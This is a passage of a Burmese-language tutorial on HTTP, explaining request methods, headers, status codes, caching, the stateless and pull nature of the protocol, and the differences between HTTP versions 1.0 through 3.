ပေးထားတဲ့နမူနာပုံမှာ လေ့လာကြည့်လိုက်ရင် Request Header မှာ `GET /home.php HTTP/1.1` ဆိုတဲ့ အချက်တစ်ချက် ပါဝင်တာကို တွေ့ရနိုင်ပါတယ်။ GET ကို Request Method လို့ခေါ်ပါတယ်။ ဆက်သွယ်မှု ပြုလုပ်ရခြင်း အကြောင်းရင်းကို ဒီ Request Method နဲ့ ထည့်သွင်းအသိပေးပြီး ဆက်သွယ်ရတာပါ။ GET ရဲ့အဓိပ္ပါယ်က အချက်အလက်တွေ ရယူလိုတယ် ဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်ပါတယ်။ တခြား Request Method တွေရှိပါသေးတယ်။ POST, PUT, PATCH, DELETE စသည်ဖြင့်ပါ။ ဒီနေရာမှာတော့ GET နဲ့ POST နှစ်မျိုးမှတ်ထားရင် လုံလောက်ပါတယ်။ ကျန်တဲ့ Request Method တွေအကြောင်းကို API အပိုင်းရောက်တဲ့အခါ ဆက်လက်လေ့လာနိုင်ပါတယ်။ GET Request Method ကို အချက်အလက်တွေ ရယူလိုတဲ့အခါ အသုံးပြုပြီး POST Request Method ကိုတော့ အချက်အလက်တွေ ပြောင်းလဲစေလိုတဲ့အခါ အသုံးပြုပါတယ်။ ပြောင်းလဲတယ်ဆိုတာ အသစ်တိုးသွားတာလည်း ဖြစ်နိုင်တယ်၊ ရှိပြီးသားကို ပြင်လိုက်တာလည်း ဖြစ်နိုင်တယ်၊ ဖျက်လိုက်တာမျိုးလည်း ဖြစ်နိုင်ပါတယ်။

Request Method ရဲ့နောက်မှာ URI ခေါ်လိုချင်တဲ့ Resource ရဲ့ လိပ်စာလိုက်ရပါတယ်။ Resource ဆိုတာ HTML Document လည်း ဖြစ်နိုင်တယ်၊ Image ဖိုင်လည်းဖြစ်နိုင်တယ်၊ JavaScript ကုဒ်တွေလည်းဖြစ်နိုင်တယ်၊ PDF ဖိုင်တွေလည်းဖြစ်နိုင်တယ်၊ အမျိုးမျိုးဖြစ်နိုင်ပါတယ်။ ဘာကိုလိုချင်သည် ဖြစ်စေ တောင်းယူလို့ရပါတယ်။ Server ပေးနိုင်ရင်ပြန်ပေးမှာဖြစ်ပြီးတော့ မပေးနိုင်ရင် မပေးနိုင်တဲ့အကြောင်း ပြန်ပြောပါလိမ့်မယ်။

နောက်ဆုံးက HTTP/1.1 ကတော့ အသုံးပြုလိုတဲ့ HTTP Version ဖြစ်ပါတယ်။ Client နဲ့ Server အသုံးပြုလိုတဲ့ Version တူဖို့လိုပါတယ်။ စကတည်းက Client က သူအသုံးပြုလိုတဲ့ Version ကိုတစ်ခါထဲ ထည့်ပြောလိုက်တဲ့သဘောပါ။

ဒီသဘောသဘာဝကို သိထားဖို့ပဲလိုပါတယ်။ ကိုယ်တိုင်အသေးစိတ် လိုက်စီမံဖို့တော့ ဒီအဆင့်မှာ မလိုအပ်သေးပါဘူး။ အသုံးပြုနေတဲ့ Browser က လိုအပ်တဲ့ Request မှန်အောင် သူ့ဘာသာ ကြည့်စီစဉ်ပေးသွားပါလိမ့်မယ်။ ဒါကို လက်တွေ့ကြည့်ချင်ရင် အခုလိုကြည့်လို့ရပါတယ်။




နမူနာပုံအရ Chrome Browser မှာ DevTools ကိုဖွင့်ထားပြီး URL Bar မှာ google.com လို့ရိုက်ထည့်လိုက်တာပါ။ DevTools ရဲ့ **Network** Section မှာ ကြည့်လိုက်ရင် ရိုက်ထည့်လိုက်တဲ့ လိပ်စာပေါ်မူတည်ပြီး လိုအပ်တဲ့ ဆက်သွယ်မှုတွေကို Browser က တန်းစီပြီး ပြုလုပ်ပေးသွားတာကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ ဒီနေရာမှာ လိုချင်တာကတော့ Google Home Page တစ်ခုထဲကို လိုချင်တာပါ။ ဒါပေမယ့် Google Home Page ကို ရယူပြီး ဖော်ပြကြည့်တဲ့အခါ Logo တွေ CSS ကုဒ်ဖိုင်တွေ Font ဖိုင်တွေ Script ဖိုင်တွေလည်း လိုအပ်နေသေးတာကို Browser က သိသွားတဲ့အတွက် လိုအပ်တဲ့ ဆက်စပ်အချက်အလက်တွေကို တစ်ခုပြီးတစ်ခု ဆက်လက်ရယူပြီး ပြည့်စုံအောင်အလုပ်လုပ်ပေးသွားလို့ အခုလိုတွေ့မြင်ရတာပါ။

ပေးပို့သွားတဲ့ Request အသေးစိတ်ကို သိချင်ရင် နမူနာပုံရဲ့ နံပါတ် (၃) ပြထားတဲ့ နေရာက သက်ဆိုင်ရာ အချက်အလက်ကို နှိပ်ကြည့်လို့ရပါတယ်။ ဒီလိုနှိပ်ကြည့်လိုက်တဲ့အခါ နံပါတ် (၄) ပြထားတဲ့နေရာမှာ Browser က ပေးပို့သွားတဲ့ Request Header ပါ အချက်အလက်များနဲ့ ပြန်လည်လက်ခံရရှိတဲ့ Response Header ပါ အချက်အလက်များကို အသေးစိတ် တွေ့မြင်ရမှာဖြစ်ပါတယ်။

နမူနာအရ Request Header မှာပါဝင်တဲ့ Request Method က GET ဖြစ်ပြီး User-Agent လည်း ပါဝင်တာကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ သတိပြုစရာအနေနဲ့ Accept-Encoding ဆိုတဲ့ Header နဲ့အတူ Browser

က နားလည် အလုပ်လုပ်နိုင်တဲ့ Encoding Format တွေကိုလည်း တန်းစီထည့်ပေးထားတာကို တွေ့ရမှာပါ။ နမူနာမှာ တွေ့မြင်ရတဲ့ gzip တို့ deflate တို့ဆိုတာ Compression နည်းပညာတွေပါ။ Browser က Google Home Page ကိုလိုချင်တယ်၊ gzip (သို့မဟုတ်) deflate နဲ့ ချုံ့ပြီးမှ ပေးချင်ရင်ပေးလို့ရတယ်လို့ ပြောလိုက်တာပါ။ ဒီတော့ Server ကသာ ပြောထားတဲ့အတိုင်း ရလဒ်ကိုချုံ့ပြီးမှ ပေးလိုက်ရင် Size သေးသွားလို့ ဆက်သွယ်ရတာ ပိုမြန်သွားမှာပဲ ဖြစ်ပါတယ်။ ဒါဟာ ဝဘ်ဆိုက်တစ်ခုရဲ့ အလုပ်လုပ်ပုံ မြန်ဆန်စေဖို့အတွက် အရေးပါတဲ့ သဘောသဘာဝတစ်ခုပဲ ဖြစ်ပါတယ်။ ဒီလိုပဲ Header မှာပါဝင်တဲ့ အချက်အလက်တစ်ခုချင်းစီမှာ သူ့အဓိပ္ပါယ်နဲ့သူ ရှိကြပါတယ်။

Server ဘက်ကပြန်လည်ပေးပို့တဲ့ Response နဲ့ပက်သက်တဲ့ အသေးစိတ်ကိုလည်း အဲ့ဒီနေရာမှာလည်း ဆက်ပြီးတော့ လေ့လာကြည့်လို့ ရနိုင်ပါတယ်။



နမူနာအရ Server Response မှာ HTTP/1.1 301 Moved Permanently လို့ ပါဝင်တာကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။ HTTP/1.1 ကတော့ အလုပ်လုပ်နေတဲ့ HTTP Version ဖြစ်ပြီး 301 Moved Permanently ကို Status Code လို့ ခေါ်ပါတယ်။ Server က ဆက်သွယ်မှုအခြေအနေကို ဒီလို Status Code တွေနဲ့ အကြောင်းပြန်ပါတယ်။ 301 Moved Permanently ကို သူ့အောက်က Location Header နဲ့ တွဲပြီးတော့

ကြည့်သင့်ပါတယ်။ ကျွန်တော်တို့ ရိုက်ထည့်လိုက်တာက goo9le.com ပါ။ Server က ပြန်ပြောနေတာက goo9le.com ဆိုတာ မရှိတော့ဘူး (Move Permanently နေရာရွှေ့လိုက်ပြီ)။ www.goo9le.com ဖြစ်သွားပြီလို့ ပြောနေတာပါ။ ဒီအချက်အလက်ကို လက်ခံရရှိတဲ့အခါ Browser က အလိုအလျောက် www.goo9le.com ကို ဆက်လက်ရယူ အလုပ်လုပ်ပေးသွားလို့ ရလဒ်အမှန်ကို တွေ့မြင်ရခြင်း ဖြစ်ပါတယ်။ တစ်ကယ်တော့ ကျွန်တော်တို့ရိုက်ထည့်လိုက်တဲ့ လိပ်စာက နည်းနည်း မှားနေတာပါ။ မှားနေပေမယ့် မှန်တဲ့နေရာကို သိတော့ ပြဿနာမရှိတော့ပါဘူး။

ဒီနေရာမှာ လိပ်စာက လုံးဝမှားနေတာမျိုးဆို ရင်တော့ 404 Not Found ဆိုတဲ့ Status Code ကို ပြန်လည်ရရှိမှာ ဖြစ်ပါတယ်။ Status Code တွေမှာ နောက်ထပ် အတွေ့ရများနိုင်တာတွေကတော့ 200 OK နဲ့ 500 Internal Server Error တို့ပဲဖြစ်ပါတယ်။ အစစအရာရာအဆင်ပြေတဲ့ ဆက်သွယ်မှုဆိုရင် 200 OK ကို ပြန်လည်ရရှိမှာဖြစ်ပြီး Server မှာ Error တစ်ခုခုရှိနေလို့ အဆင်မပြေရင်တော့ 500 Internal Server ကို ပြန်လည်ရရှိမှာ ဖြစ်ပါတယ်။ ပြန်လည်ရရှိတဲ့ Status Code တွေကို ဒီအဆင့်မှာ ကိုယ်တိုင်စီမံဖို့ မလိုအပ်သေးပါဘူး။ Browser က Status Code ပေါ်မူတည်ပြီး သင့်တော်သလို အလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။ API တွေဘာတွေ ဖန်တီးတဲ့အဆင့်ကို ရောက်လာတော့မှာ ဒီ Status Code တွေကို ကိုယ်တိုင် စီမံရမှာပါ။ ဒါကြောင့် ကျန်အသုံးများတဲ့ Status Code တွေကိုတော့ နောက်ဆုံးပိုင်း API အကြောင်း ရောက်တော့မှ ဆက်လေ့လာကြပါမယ်။

Response Header မှာပါတဲ့ အထဲက အရေးကြီးတာလေး တစ်ခုကတော့ Cache-Control Header ဖြစ်ပါတယ်။ ဒီရလဒ်ကို ခဏသိမ်းထားလို့ ရတယ်လို့ ပြောထားတာပါ။ ဒါကြောင့် Browser က ရလဒ်ကို သိမ်းထားပြီး နောက်လိုရင် ပြန်သုံးနိုင်လို့ ထပ်ခါထပ်ခါ သွားပြန်ယူစရာ မလိုအပ်တော့ပါဘူး။ အလုပ်လုပ်ပုံအများကြီးပိုမြန်သွားမှာပါ။ ဒါပေမယ့် Server ကနေ လုံးဝ သွားမယူတော့ရင် အမြဲတမ်း အဟောင်းကြီးပဲဖြစ်နေမှာစိုးလို့ max-age ဆိုတဲ့ တန်ဖိုးလေးတစ်ခု တွဲပေးထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ နမူနာအရ 2592000 စက္ကန့်လို့ ပေးထားတဲ့အတွက် ရက် (၃၀) သိမ်းထားလို့ ရမှာဖြစ်ပါတယ်။ ရက် (၃၀) ပြည့်ရင်တော့ အသစ်ကို Server ကနေ နောက်တစ်ခါ သွားပြန်ယူရမှာပါ။ ဒါက Google Home Page လို သိပ်အပြောင်းအလဲ မရှိနိုင်တဲ့ နေရာမို့လို့ ဒီလောက်ပမာဏ သတ်မှတ်ထားတာပါ။ မကြာခဏ အပြောင်းအလဲရှိတဲ့နေရာတွေမှာတော့ (၁) နာရီ၊ (၁၀) မိနစ် စသည်ဖြင့် လိုအပ်ချက်နဲ့အညီ သတ်မှတ်ပေးထားတာမျိုးဖြစ်နိုင်ပါတယ်။

သူ့အပေါ်မှာ Expires Header နဲ့ ဒီ Response ရဲ့ သက်တမ်းကုန်မယ့်ရက်ကို ထည့်ပေးထားတာလည်း တွေ့နိုင်ပါတယ်။ လက်တွေ့မှာ Cache-Control Header နဲ့ Expires Header နှစ်ခုထဲက တစ်ခုပါရင် ရပါပြီ။ Cache-Control ပါရင် Expires ကို Browser တွေက ထည့်သွင်း မစဉ်းစားတော့ပါဘူး။ Google ကတော့ တစ်ချို့ Proxy တွေ Firewall တွေသုံးတဲ့လူတွေအတွက် Cache-Control အလုပ်မလုပ်ခဲ့ရင် အစားထိုး အလုပ်လုပ်နိုင်ဖို့ Expires ကိုပါ တွဲထည့်ပေးထားတာ ဖြစ်ပါလိမ့်မယ်။

ဒီနေရာမှာ Header တစ်ခုချင်းစီရဲ့ အဓိပ္ပါယ်အသေးစိတ်ထက် Request/Response တွေမှာ ဒီလို Header မျိုးတွေ ရှိတတ်တယ် ဆိုတာလောက်ကို သတိပြုထားရင် လုံလောက်ပါပြီ။ ကျန်အသေးစိတ်ကို လိုအပ်လာတော့မှ သူ့နေရာနဲ့သူ ဖြည့်စွက်လေ့လာသွားလို့ ရနိုင်ပါတယ်။

Stateless Protocol

HTTP ကို Stateless Protocol လို့ခေါ်ပါတယ်။ ဒီလိုဆက်သွယ်မှုတစ်ခု ပြီးဆုံးသွားရင်၊ အမှန်တစ်ကယ် ပြီးဆုံးသွားတာပါ။ နောက်ထပ် ထပ်မံပြုလုပ်မယ့် ဆက်သွယ်မှုတွေနဲ့ အခုပြီးဆုံးသွားတဲ့ ဆက်သွယ်မှု သက်ဆိုင်ခြင်း၊ ဆက်စပ်ခြင်း မရှိတော့ပါဘူး။ ဆက်သွယ်မှု တစ်ကြိမ်တိုင်းဟာ သီးခြားအလုပ်လုပ်တဲ့ သဘောရှိလို့ Stateless Protocol လို့ခေါ်တာပါ။ ဒါအလွန်အရေးကြီးမှာတယ်။ သေချာမှတ်ထားပါ။

ဒီလို Stateless သဘောသဘာဝကပေးတဲ့ အားသာချက်၊ အားနည်းချက်တွေ ရှိပါတယ်။ အားနည်းချက်ကတော့ Client ဟာ Server ကိုဆက်သွယ်မှုပြုလုပ်တဲ့ အကြိမ်တိုင်းမှာ ပေးပို့ဖို့ လိုအပ်တဲ့ အချက်အလက်တွေကို ထပ်ခါထပ်ခါ ပေးပို့ရမှာဖြစ်ပါတယ်။ နမူနာပုံမှာ ကြည့်လိုက်ရင် User-Agent: Chrome ဆိုတဲ့ အချက်အလက်ကို ထည့်သွင်းပေးပို့တဲ့အတွက် Server က ဆက်သွယ်မှုပြုလုပ်လာသူဟာ Chrome Browser ဖြစ်ကြောင်း သိသွားပါတယ်။ ဒီနည်းက Client က Server ကို သူဘယ်သူလည်း အသိပေးအကြောင်းကြားတဲ့ သဘောမျိုးပါ။ ဒါပေမယ့် Client က နောက်တစ်ကြိမ် Server ကို ထပ်မံဆက်သွယ်လိုတဲ့အခါ "ငါ ခုနက User-Agent: Chrome လို့ ပို့ထားပြီးသားပဲ၊ ဒီတစ်ခါထည့်မပို့တော့ဘူး" လို့ ချန်ထားလို့ မရနိုင်တော့ပါဘူး။ ချန်ထားလိုက်ရင် Server က အလိုလိုသိမှာ မဟုတ်ပါဘူး။ ဘာကြောင့်လဲဆိုတော့ ပထမအကြိမ်ပြုလုပ်တဲ့ ဆက်သွယ်မှုဟာ ပြီးဆုံးသွားခဲ့ပြီးပါပြီ။ ပျက်ပြယ်သွားခဲ့ပါပြီ။ အခုတစ်ကြိမ် ထပ်မံပြုလုပ်တဲ့ ဆက်သွယ်မှုနဲ့ သက်ဆိုင်ခြင်းမရှိတဲ့အတွက်ကြောင့်ပါ။

ဒါကြောင့် Client က ဆက်သွယ်မှု ပြုလုပ်တိုင်းမှာ လိုအပ်တဲ့အချက်အလက်တွေကို အမြဲတမ်း ထပ်ခါထပ်ခါ ထည့်သွင်းပေးပို့ရမှာပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် Browser မှာ လိပ်စာတစ်ခု ရိုက်ထည့်လိုက်တိုင်း၊ Link တစ်ခုနှိပ်လိုက်တိုင်း၊ Refresh လုပ်လိုက်တိုင်း ဆက်သွယ်မှု အသစ်အသစ်တွေကို ပေးပို့သွားခြင်းဖြစ်တယ်လို့ မြင်ကြည့်နိုင်ပါတယ်။

နမူနာရှင်းလင်းချက် ဆိုတာကိုတော့ သတိပြုပါ။ လက်တွေ့ Browser တွေရဲ့ User-Agent တန်ဖိုးက အဲ့ဒီလို တိုတိုရှင်းရှင်းလေး မဟုတ်ပါဘူး။ Operating System အမျိုးအစားတွေ၊ Browser Version နံပါတ်တွေ၊ Compatibility ခေါ် အဓိပ္ပါယ် သိပ်မရှိလှဘဲ အရင်ခေတ်က ပို့ခဲ့ရလို့ အခုလည်း ထည့်ပို့နေရသေးတဲ့ အချက်အလက်တွေ စသည်ဖြင့် အများကြီးပါဝင်ပြီး ရှုပ်ထွေးတဲ့ တန်ဖိုးတစ်ခု ဖြစ်နိုင်ပါတယ်။ အသေးစိတ်ကြည့်စရာ မလိုအပ်သေးပါဘူး။ သဘောသဘာဝအားဖြင့် Browser တွေက ဆက်သွယ်မှုပြုလုပ်တဲ့အခါ သူဘယ်သူလဲဆိုတာကို အသိပေးတဲ့အနေနဲ့ User-Agent တန်ဖိုးကို ထည့်သွင်းပေးပို့လေ့ ရှိတယ်လို့ မှတ်ထားရင် ရပါပြီ။

ဒီလို ထပ်ခါထပ်ခါ ပြန်ပို့နေရပါတယ်ဆိုတဲ့ အားနည်းချက်ကပဲ အားသာချက် ပြန်ဖြစ်နေပါသေးတယ်။ အကယ်၍များ ဆက်သွယ်မှုတွေဟာ တစ်ခုနဲ့တစ်ခု ဆက်စပ်နေမယ်ဆိုရင် Client ဘက်က စဉ်းစားစရာတွေ အတော်များသွားပါပြီ။ "ငါ ပထမအကြိမ်ပို့ခဲ့တာ ဘာတွေလည်း၊ ဒီတစ်ကြိမ် ဘာတွေထပ်ပို့ရမလဲ၊ ပို့ထားတာတွေက Server မှာ ရှိသေးရဲ့လား၊ မရှိတော့ရင် ဘယ်လိုလုပ်မလဲ" စသည်ဖြင့် မေးခွန်းထုတ်စရာတွေ အတော်များသွားပါပြီ။ အခုတော့ Stateless ဖြစ်နေတဲ့အတွက် အရမ်းရှင်းသွားပါတယ်။ ဘာမှမေးခွန်းထုတ်မနေဘဲ လိုအပ်တာအကုန်ပို့ပြီး ဆက်သွယ်လိုက်ယုံသာဖြစ်လို့ Client အတွက် ဆက်သွယ်မှုတွေ ပြုလုပ်ရတာ တော်တော်ကြီး ရိုးရှင်းလွယ်ကူသွားတာပါ။ ဒီအားသာချက်ကြောင့်ပဲ နောက်ပိုင်းမှာ HTTP ကို အဓိကဆက်သွယ်ရေးနည်းပညာအဖြစ် Web မှာသာမက တခြား Mobile, Desktop စတဲ့ ဆော့ဖ်ဝဲအမျိုးအစားတွေမှာ အသုံးပြုနေကြတာပါ။

Pull Technology

HTTP ဟာ Pull Technology တစ်မျိုး ဖြစ်ပါတယ်။ Client က Server ကို စတင်ဆက်သွယ်ခြင်းအားဖြင့်သာ ဆက်သွယ်မှုကို အစပြုပါတယ်။ Server က ဆက်သွယ်မှုကို အစပြုတယ်ဆိုတာ လုံးဝမရှိဘူး လို့ မှတ်နိုင်ပါတယ်။ လိုချင်တဲ့ Client က အချက်အလက်ကို Pull လုပ်ယူရလို့ Pull Technology လို့ ခေါ်ကြတာပါ။ ပေးချင်တဲ့သူက သူ့သဘောနဲ့သူ Push လုပ်ပေးနိုင်တဲ့ Push Technology မဟုတ်ပါဘူး။
ဒီလို Pull Technology ဖြစ်ခြင်းကြောင်းလည်း အားသာချက်၊ အားနည်းချက်တွေ ရှိနေပါတယ်။ အားသာချက်ကတော့ Client အတွက် အလုပ်လုပ်ရတာ ထပ်ဆင့်ပိုပြီး ရိုးရှင်းလွယ်ကူသွားတာပါ။ လိုချင်တာရှိရင် ဆက်သွယ်မှု ပြုလုပ်လိုက်ယုံပါပဲ။ ကိုယ်က မဆက်သွယ်ဘဲနဲ့ Server က ပေးပို့လာတာမျိုး ရှိမလားဆိုပြီး ထိုင်စောင့်နေစရာ လုံးဝ မလိုအပ်တော့ပါဘူး။ ကိုယ့်ဘက်က မဆက်သွယ်ဘဲ Server ဘက်က တုံ့ပြန်မှာ မဟုတ်တာ သေချာနေလို့ပါ။

အားနည်းချက်ကတော့ Real-Time မဖြစ်ခြင်း ဖြစ်တယ်လို့ ဆိုနိုင်ပါတယ်။ Server မှာ အချက်အလက်တွေက Update ဖြစ်နေပြီ။ ဒါပေမယ့် သူ့ဘက်ကနေ ပေးလို့မရလို့ Client ဆီမှာ အချက်အလက် Update က ရောက်ရှိသွားမှာ မဟုတ်ပါဘူး။ Client က လိုချင်လို့ တောင်းယူတော့မှသာ ရှိထားတဲ့ အချက်အလက် Update ပေးလို့ရမှာပါ။ ဒါကြောင့် Server မှာ Update ဖြစ်တာနဲ့ Client မှာ အလိုအလျောက် Update မဖြစ်လို့ Real-Time မဖြစ်တဲ့ အားနည်းချက် ဖြစ်ပေါ်စေတာပါ။

ဒီ Pull Technology သဘောသဘာဝဟာလည်း HTTP အောင်မြင်ရခြင်း အကြောင်းရင်း တွေထဲမှာ တစ်ခု အပါအဝင်ဖြစ်ပါတယ်။ အထက်မှာ ပြောခဲ့တဲ့ Stateless သဘောသဘာဝနဲ့ ပေါင်းစပ်လိုက်တဲ့အခါ Client တွေအနေနဲ့ HTTP ကိုအသုံးပြုပြီး Server ကိုဆက်သွယ်ရတာ အများကြီး ရိုးရှင်းလွယ်ကူသွားတာပါ။ ဒါကြောင့် အတိုချုပ်လေးပြန်ပြောချင်ပါတယ်။

- HTTP ဟာ Stateless နည်းပညာဖြစ်လို့ ဆက်သွယ်မှုတစ်ခုနဲ့တစ်ခု ဆက်စပ်သက်ဆိုင်ခြင်းမရှိပါဘူး။ ဆက်သွယ်မှုတစ်ခုပြုလုပ်တိုင်းမှာ ပေးပို့ဖို့လိုအပ်တဲ့အချက်အလက်တွေကို ထပ်မံပေးပို့ရမှာ ဖြစ်ပါတယ်။
- HTTP ဟာ Pull Technology ဖြစ်လို့ Client ကဆက်သွယ်မှသာလျှင် Server က တုံ့ပြန်မှာဖြစ်ပါတယ်။ Client က မဆက်သွယ်ဘဲ Server ကစတင်ဆက်သွယ်မှာ မဟုတ်တဲ့ နည်းပညာပဲ ဖြစ်ပါတယ်။

HTTP/2 & HTTP/3

HTTP မှာ Version (၄) ခု ရှိပါတယ်။ HTTP/1.0, HTTP/1.1, HTTP/2 နဲ့ HTTP/3 တို့ပါ။ HTTP/1.0 ကတော့ အခုဘယ်သူမှ မသုံးတော့ပါဘူး။ ဟိုးအရင် ပေါ်ခါစက နည်းပညာပါ။ လက်ရှိ အတွင်ကျယ်ဆုံး အသုံးပြုနေတာက HTTP/1.1 ဖြစ်ပြီးတော့၊ HTTP/2 ကို တစ်ဖြည်းဖြည်း ပြောင်းနေကြပါတယ်။ အခုတော့ HTTP/3 လည်း ထွက်ပါတော့မယ်။

ဒီနည်းပညာတွေ ဖြစ်ပေါ်လာပုံနဲ့ ပက်သက်ပြီး စိတ်ဝင်စားဖို့ ကောင်းတဲ့ နောက်ခံအကြောင်းအရာလေးတွေ ရှိပေမယ့် ဒါတွေကို အကျယ်မချဲ့တော့ပါဘူး။ ပြည့်စုံအောင် ပြောရမယ်ဆိုရင် TCP တို့ UDP တို့လို Network နည်းပညာတွေ အကြောင်းကိုပါ ထည့်ပြောမှ ရပါလိမ့်မယ်။ ဒီနေရာမှာ အလုပ်လုပ်ပုံ သဘောသဘာဝ အကျဉ်းချုပ်လောက်ကို ထည့်သွင်း ဖော်ပြချင်ပါတယ်။

- **HTTP/1.0** မှာ Resource တစ်ခုကိုလိုချင်ရင် Client က Server ကို တစ်ကြိမ် ဆက်သွယ်ရပါတယ်။ Resource (၁၀) ခုရှိရင် Network Connection (၁၀) ကြိမ် ပြုလုပ်ရပါတယ်။ အထက်မှာ တွေ့ခဲ့ပြီး ဖြစ်ပါတယ်။ Google Home Page တစ်ခုကို လိုချင်လို့ Request လုပ် ယူလိုက်ပေမယ့်၊ တစ်ကယ်တမ်း ရယူဖို့လိုတဲ့ Resource တွေက အများကြီးပါ။ (၄၀) ကျော်ထိ ရှိတာကို တွေ့ရပါတယ်။ HTTP/1.0 ကိုသာအသုံးပြုမယ်ဆိုရင် Browser က ဒါတွေအကုန်ရဖို့အတွက် Network Connection အကြိမ် (၄၀) သီးခြားစီ ပြုလုပ်သွားရမှာ ဖြစ်ပါတယ်။

- **HTTP/1.1** မှာတော့ Keep Alive လို့ခေါ်တဲ့ Network Connection ကို လိုသလောက် ဖွင့်ထားလို့ ရတဲ့ သဘောသဘာဝလေး ပါသွားပါတယ်။ Network Connection တစ်ခုထဲနဲ့ လိုချင်တဲ့ Resource (၄၀) ကျော်ကို တစ်ခုပြီးတစ်ခု တန်းစီယူလို့ ရနိုင်သွားပါတယ်။ Connection အကြိမ် (၄၀) ဖွင့်စရာ မလိုတော့ပါဘူး။ ဒါပေမယ့် ဖွင့်ထားတဲ့ Connection ပေါ်မှာ Resource တွေကို တစ်ခုပြီးမှတစ်ခု တန်းစီပြီးတော့ ယူနေရတဲ့ အားနည်းချက် ကျန်နေပါသေးတယ်။ ဒါကြောင့် Browser တွေက အလုပ်လုပ်ရတာ မြန်သွားအောင် Network Connection (၄-၅) ခု အပြိုင်ဖွင့်ပြီး Resource တွေကို ခွဲယူကြလေ့ ရှိပါတယ်။

- **HTTP/2** မှာတော့ Multiplex လို့ခေါ်တဲ့ သဘောသဘာဝ တစ်မျိုး ထပ်ပါသွားပါတယ်။ Network Connection (၁) ခုထဲနဲ့ Resource တွေကို (၄-၅) သုတ်ခွဲပြီး ပြိုင်တူယူလို့ ရသွားပါတယ်။ (၄-၅) သုတ်ခွဲပြီး တစ်ပြိုင်ထဲလိုချင်လို့ Network Connection (၄-၅) ခု ခွဲဖွင့်စရာ မလိုတော့ပါဘူး။ ပြဿနာတစ်ခု ကျန်နေပါတယ်။ Network Connection (၁) ခုပေါ်မှာ (၄-၅) သုတ်ခွဲယူထားတဲ့ အတွက် တစ်သုတ် Fail ဖြစ်ရင် အကုန်အစအဆုံး ပြန်စရခြင်း ဖြစ်ပါတယ်။ TCP လို့ခေါ်တဲ့ Network Protocol နည်းပညာရဲ့ သဘောသဘာဝအရ တစ်ချို့တစ်ဝက် Fail ဖြစ်တာနဲ့ အကုန် အစအဆုံး ပြန်ပို့တဲ့အတွက် ဖြစ်ပါတယ်။

- **HTTP/3** မှာတော့ TCP ကို မသုံးတော့ပါဘူး။ UDP လို့ခေါ်တဲ့ Network Protocol ကို ပြောင်းသုံး တော့မှာ ဖြစ်ပါတယ်။ UDP က ပို့စရာရှိတာ ပို့လိုက်မှာပါ။ Fail ဖြစ်ခြင်း မဖြစ်ခြင်းကို သူတာဝန်မ ယူပါဘူး။ ဒါဖြင့်ရင် တစ်ချို့တစ်ဝက် Fail ဖြစ်တာမျိုး ရှိခဲ့ရင် ဘယ်လိုလုပ်မလဲ။ ဒီလိုရှိလာတဲ့အခါ Fail ဖြစ်တဲ့အပိုင်းကိုပဲ ရွေးပြီး ပြန်ပို့ပေးနိုင်တဲ့ QUIC လို့ခေါ်တဲ့ နည်းပညာတစ်မျိုး ကို Google က တီထွင်ထားပါတယ်။ HTTP/3 မှာ အဲ့ဒီ QUIC နည်းပညာကို အသုံးပြုမှာ ဖြစ်ပါတယ်။

ဒီလောက်ဆိုရင် HTTP/1.1, HTTP/2, HTTP/3 စသည်ဖြင့် သုံးထားတဲ့ Version ကွဲပြားမှုကို မြင်တဲ့အခါ ဘာကွာသွားတာလဲ ဆိုတာကို အကြမ်းဖျဉ်း မြင်သွားကြလိမ့်မယ်လို့ ယူဆပါတယ်။

Conclusion

